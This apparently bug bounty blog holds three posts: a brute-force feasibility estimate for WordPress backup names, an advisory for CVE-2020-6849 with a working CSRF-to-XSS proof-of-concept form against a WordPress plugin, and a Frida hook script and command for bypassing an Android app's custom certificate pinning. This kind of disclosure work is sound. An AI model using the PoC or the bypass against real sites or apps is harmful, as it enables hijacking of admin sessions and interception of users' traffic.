The key-space for a 7 random digit id with charset [a-f0-9] is 268,435,456. Plus you need to brute the exact second the database backup happens, then for every second in a day (86400) you brute you have to multiply that by 268,435,456! That's assuming you know which day the backup happened.

We're looking at the following statistics in order to recover a database backup:

Key-space: 268,435,456

Seconds in a day: 86,400

Total requests needed to brute: (268,435,456 x 86,400) = 23,192,823,398,400

So even if we had a multi-threaded brute forcer of 100 reqs/s that would take 231,928,233,984 seconds to brute force or **7,354 years**.

So while the storage method isn't the best I think it's a bit of a stretch to say that this is a security vulnerability, if I came across this during a Bug Bounty program I don't think there would be a way for me to prove any impact. Am I wrong? Let me on Twitter: <https://twitter.com/zeroauth>

EDIT: Had to adjust math, the random digit charset is actually [a-f0-9] since it's a truncated MD5 of the WordPress AUTH_KEY salt.


Happy Bug Hunting 🐞

JANUARY 17, 2020

CVE-2020-6849 – marketo-forms-and-tracking WordPress Plugin vulnerable to CSRF leading to XSS attack

The settings page for the marketo-forms-and-tracking WordPress Plugin is vulnerable to CSRF, this CSRF can be used to inject a script tag into the WordPress Admin Panel, making this attack vector an authenticated XSS attack.

Proof of Concept example:

`csrf-xss.html` 859 Byte  **GitLab**

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17

```
<html>
<form action="https://victim.tld/wp-admin/admin.php?page=marketo_fat" method="POST" id="csrf">
  <input type="text" name="marketo_save" value="true">
  <input type="text" name="marketo[marketo_id]" value="&#x22;&#x3E;&#x3C;script&#x3E;alert(document.cookie)&#x3C;/script&#x3E;">
  <input type="text" name="marketo[marketo_base_url]" value="">
  <input type="text" name="marketo[user_id]" value="">
  <input type="text" name="marketo[end_point]" value="">
  <input type="text" name="marketo[secret]" value="">
  <input type="text" name="marketo[popout_title]" value="">
  <input type="text" name="marketo[popout_tabtext]" value="">
  <input type="text" name="marketo[popout_snippet]" value="">
  <input type="text" name="marketo[popout_form]" value="">
</form>
<script>
  document.getElementById('csrf').submit();
</script>
</html>
```

JANUARY 13, 2020

Using Frida to bypass SSL cert pinning on custom certificate pinning solution.

Recently when looking at an Android mobile application for a Bug Bounty program, I came across a custom certificate pinning solution, instead of using the normal X509TrustManager, this app decided to check the certs themselves with a function.

Now normally, cert pinning is automatically bypassed for me thanks to the amazing work here:

<https://github.com/NVISO-BE/MagiskTrustUserCerts> and <https://github.com/ViRb3/TrustMeAlready>

If you don't already have Magisk and Xposed with these two modules, you should definitely look into these! NVISO also has an amazing blog with methods for intercepting SSL.

[Intercepting HTTPS Traffic from Apps on Android 7+ using Magisk & Burp](#)

But for this we need to go a little further since the application developers chose to do a custom integration for testing for cert pinning.

You'll need the following prerequisites in order to use the methods here:

- Rooted phone with MagiskSU or other su method.
- Frida-server installed and running on the phone. See <https://frida.re/docs/android/>

After checking out the contents of the source of the app (Using JADX to decompile APK), I found the following function:

`validateHostnamePinning.java` 2.05 K  **GitLab**

1 2 3 4 5 6 7 8 9 10 11 12 13 14 15 16 17 18 19 20 21 22 23 24 25 26 27 28 29 30 31 32 33 34 35 36 37 38 39 40 41 42 43 44 45 46 47 48 49

```
private boolean validateHostnamePinning(String str, Certificate[] certificateArr) {
    if (!this.pinCertificates) {
        return true;
    }
    Object[] objArr = new String[0];
    String str2 = "";
    for (String str3 : this.certPins.keySet()) {
        if (str3.length() > str2.length() && checkMatch(str, str3)) {
            objArr = (String[]) this.certPins.get(str3);
            str2 = str3;
        }
    }
    if (objArr.length <= 0) {
        return true;
    }
    String str4;
    try {
        certificateArr = trustedChain(str, certificateArr);
        if (certificateArr.length < 2) {
            str4 = "No CA certificate in chain";
            Log.e(tag, str4);
            trackCertificateError("Other", str, str4);
        }
    }
```

```

        return false;
    }
    byte[] digest = MessageDigest.getInstance("SHA-1").digest(certificateArr[1].getEncoded());
    StringBuilder stringBuilder = new StringBuilder(digest.length * 2);
    int length = digest.length;
    for (int i = 0; i < length; i++) {
        stringBuilder.append(String.format("%02x", new Object[]{Byte.valueOf(digest[i])}));
    }
    str4 = stringBuilder.toString().toLowerCase();
    boolean contains = Arrays.asList(objArr).contains(str4);
    if (!contains) {
        stringBuilder = new StringBuilder();
        stringBuilder.append("Wrong certificate: ");
        stringBuilder.append(str4);
        trackCertificateError("Pinning", str, stringBuilder.toString());
    }
    return contains;
} catch (Throwable th) {
    StringBuilder stringBuilder2 = new StringBuilder();
    stringBuilder2.append("Error while checking certificate pinning: ");
    stringBuilder2.append(th.toString());
    str4 = stringBuilder2.toString();
    Log.e(tag, str4);
    trackCertificateError("Other", str, str4);
    return false;
}
}

```

Do you see where this may be going? This function is a simple boolean that will return whether or not the cert is trusted. Thanks to Frida, we can hook this function to make it always return true, therefore bypassing the cert pinning on the custom function.

Frida Code:

[frida-func-override.js](#) 368 Byte  **GitLab**

1 2 3 4 5 6 7 8 9 10 11 12 13 14

```

if (Java.available)
{
    Java.perform(function () {
        var JUse = Java.use("com.*****.mobile.sdk.core.network.EnvironmentManager")
        JUse.validateHostnamePinning.implementation = function (v0,v1)
        {
            console.log('validateHostnamePinning Method Called: ', v0);
            var output = true;
            console.log('Output is: ');
            console.log(output);
            return output;
        }
    });
}

```

Now we launch the app with Frida using the command:

```
# frida -U --no-pause -f com.*****.* -l frida-func-override.js
```

Now when the app gets to a part where it uses a backend API call, we're now able to see requests in Burp as the cert pinning has successfully been bypassed!

```

Spawned `com.*****.*`. Resuming main thread!
[Google Pixel XL::com.*****.*]-> validateHostnamePinning Method Called: ***.*****.com
Output is:
true
validateHostnamePinning Method Called: ***.*****.com
Output is:
true
validateHostnamePinning Method Called: ***.*****.com
Output is:
true

```

Cheers!

Happy Bug Hunting 😊

